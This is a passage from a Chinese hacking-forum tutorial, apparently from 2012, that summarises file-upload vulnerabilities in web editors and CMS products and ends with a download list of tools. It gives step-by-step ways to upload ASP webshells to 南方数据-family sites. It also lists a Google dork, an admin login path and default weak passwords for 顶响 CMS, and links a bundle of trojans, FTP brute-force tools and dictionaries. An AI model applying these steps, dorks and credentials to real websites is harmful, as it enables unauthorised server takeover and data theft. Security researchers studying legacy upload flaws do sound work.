Southidceditor 编辑器

syWebEditor 编辑器

xheditor 编辑器

zencart 编辑器

Spaw Editor 编辑器

……等大量编辑器的漏洞资料。希望大家可以看看，虽然不常见，但是了解和知道有这个编辑器的漏洞也是一件坏事。重要的是当大家遇到事，又比较急时，能快速将它找出来。

0x05 常见 cms 上传漏洞总结

常常上传漏洞是伴随着一些建站系统，收集和了解常见的有上传漏洞的建站系统对我们的渗透测试也是很有帮助的。

—南方数据 cms 类上传漏洞

南方数据 cms 类通过上传突破拿 shell。


第一个、是利用 upfile_other.asp 这个上传文件的漏洞，这个页面有验证机制，必须用户登录或者是管理登录才行。如图：

第一个框里选择图片文件，第二个框选择.cer、.asa 或 asp 文件上传（后面需要加

一个空格，加不了的可以用 firebug 这类的插件进行修改，也可以利用 burp 进行截断——burp 功能强大的话说)。

注：此方法通杀南方数据、良精系统、网软天下等

第二个、是利用 upfile_photo.asp 这个页面，漏洞和前面是一样的，不过有时候用本地的 html 的提交不上去，这个需要明小子的动力上传。必须先抓取 cookies 值，这里推荐用 burp 抓取。



—顶响上传漏洞

顶响上传漏洞主要在这个上传页面是不检测后缀名称。这里只是作为 php 建站系统的一个实例，php 拿 shell 利用上传的比重还是不太大，主要是利用插一句话。

利用方法如下：

谷歌关键词: inurl:newsdisp.php?aid=

后台:admin/login.php

弱口令：admin123 admin123

dthink dthink

拿 shell.存在任意文件上传漏洞。

—其他 cms 漏洞合集

有很多网站后台是存在上传漏洞的，但是由于新手经验不足就会存在找不到上传点或者如何利用漏洞。我为大家收集了一些常见 cms 的上传漏洞。欢迎查看附件中的一些 cms 漏洞。

0x06 文章总结

可以看出在突破上传的道路是少不了的是一定的编程语言。所以建议大家学习一些网络编程语言。多分析多理解。希望大家在以后学习中就像下面这样成功突破上传，嘿嘿。

网站——>上传突破——>网站权限

在文章外我收集了一些文章资料供大家学习。

名称	修改日期	类型	大小
90sec火狐	2012/10/9 10:25	文件夹	
burp suit安装文件	2012/10/9 10:25	文件夹	
ftp爆破工具及字典	2012/10/9 10:25	文件夹	
编辑器相关资料	2012/10/9 10:25	文件夹	
测试环境	2012/10/9 10:25	文件夹	
动感和乔客源码分析	2012/10/9 10:25	文件夹	
两个生成字典的批处理	2012/10/9 10:25	文件夹	
明小子	2012/10/9 10:25	文件夹	
木马	2012/10/9 10:25	文件夹	
上传攻击总结	2012/10/9 10:25	文件夹	
上传漏洞源码	2012/10/9 10:25	文件夹	
双文件上传	2012/10/9 23:31	文件夹	
同服支持其他类型探测	2012/10/9 10:25	文件夹	
一些cms漏洞	2012/10/9 10:25	文件夹	
一些突破上传的文章	2012/10/9 10:25	文件夹	
readme.txt	2012/10/4 21:34	文本文档	1 KB

下载地址：http://pan.baidu.com/share/link?shareid=75110&uk=1194301260

里面包括文章所提到的相关工具，也包括没有提到的一些资料。

0x07 引用资料

百度 www.baidu.com
Google http://www.google.com.hk/
法客 http://team.f4ck.net/
你懂的搜索 http://www.search.xxx/
以及附件中的相关资料，和各位机油的帮助。

0x08 后记

本来打算在国庆回来就发表文章，结果发现时间都拿去玩去了，国庆回学校后才发现文章才开始动笔。由于写的有点匆忙，不免文章中存在漏洞，希望大家指出。
最后写得就有点没有那么用心了，敬请见谅。文章收集了一些资料希望大家看看，文章中没有的其中都有提到。

法客都已经一年了，这里祝法客论坛越办越好，氛围越来越好。